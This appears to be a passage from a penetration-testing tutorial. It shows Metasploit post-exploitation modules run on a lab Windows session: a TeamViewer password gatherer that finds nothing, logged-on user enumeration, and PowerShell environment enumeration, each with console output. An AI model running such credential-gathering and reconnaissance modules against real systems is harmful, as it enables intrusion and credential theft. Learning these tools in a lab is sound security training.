


```
msf5 post(windows/gather/enum_applications) > use post/windows/gather/credentials/teamvie
wer_passwords
msf5 post(windows/gather/credentials/teamviewer_passwords) > set session 1
session ⇒ 1
msf5 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on WIN-DHH9GH6L5SP
[*] <---------------- | Using Window Technique | ---------------->
[*] TeamViewer's language setting options are ''
[*] TeamViewer's version is ''
[-] Unable to find TeamViewer's process
[*] Post module execution completed
```

It doesn't. The next module I use us the enum_logged_on_users module. As its name sugge-sts, it enumerates all the logged on users. Not that I need it.




```
msf5 post(windows/gather/enum_ie) > use post/windows/gather/enum_logged_on_users
msf5 post(windows/gather/enum_logged_on_users) > run

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-2026394168-2322541298-500032906-1000  WIN-DHH9GH6L5SP\admin
```




```
[+] Results saved in: /home/kali/.msf4/loot/20200706083350_default_192.168.55.11_host.use
rs.activ_236049.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofil
e
 S-1-5-19                                       C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                       C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-2026394168-2322541298-500032906-1000  C:\Users\admin
```

This module also gives information about recently logged in users. The next interesting modu-le is the enum_powershell_env module. This one gives information about the powershell en-vironment installed on the windows machine. Powershell will play an important role in future penetration tests.



```
msf5 post(windows/gather/enum_files) > use post/windows/gather/enum_powershell_env
msf5 post(windows/gather/enum_powershell_env) > run

[*] Running module against WIN-DHH9GH6L5SP
[*] Powershell is Installed on this system.
[*] Version: 2.0
[*] Execution Policy:
[*] Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[*] No PowerShell Snap-Ins are installed
[*] Powershell Modules:
[*]     BitsTransfer
[*]     PSDiagnostics
[*]     TroubleshootingPack
[*] Checking if users have Powershell profiles
[*] Checking admin
[*] Post module execution completed
msf5 post(windows/gather/enum_powershell_env) > 
```

